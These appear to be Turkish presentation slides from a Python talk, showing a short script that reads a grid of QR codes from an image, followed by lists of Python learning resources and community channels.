

QR bahçesini nasıl biçebilirim?



```
import Image
import sys
from qr import *

img = Image.open("qrgarden.png")
img = img.convert('RGB')
for y in range(0, 100):
    for x in range(100):
        qrtxt = scan(img, 29*module_size*x, 29*module_size*y)
        print read_qr(qrtxt)
```

Telefon dinleme? :)



NASIL ÖĞRENEBİLİRİM?

- Learn Python the hard way
- The Hitchhiker's guide to Python
- Google's Python class
- Python tracks at Codecademy
- PySchools
- Python Monk
- Dive into Python
- Think Python
- Invent with Python
- A byte of Python...

NASIL TAKIP EDERİM?

- Python subreddit
- Python Weekly
- Pycoder's
- Python planet
- Pycon
- PyIstanbul
- Github...

Sunum slaytlarına aşağıdaki linkten erişebilirsiniz
`github.com/halitalptekin/karabuk-slides`

SORULAR?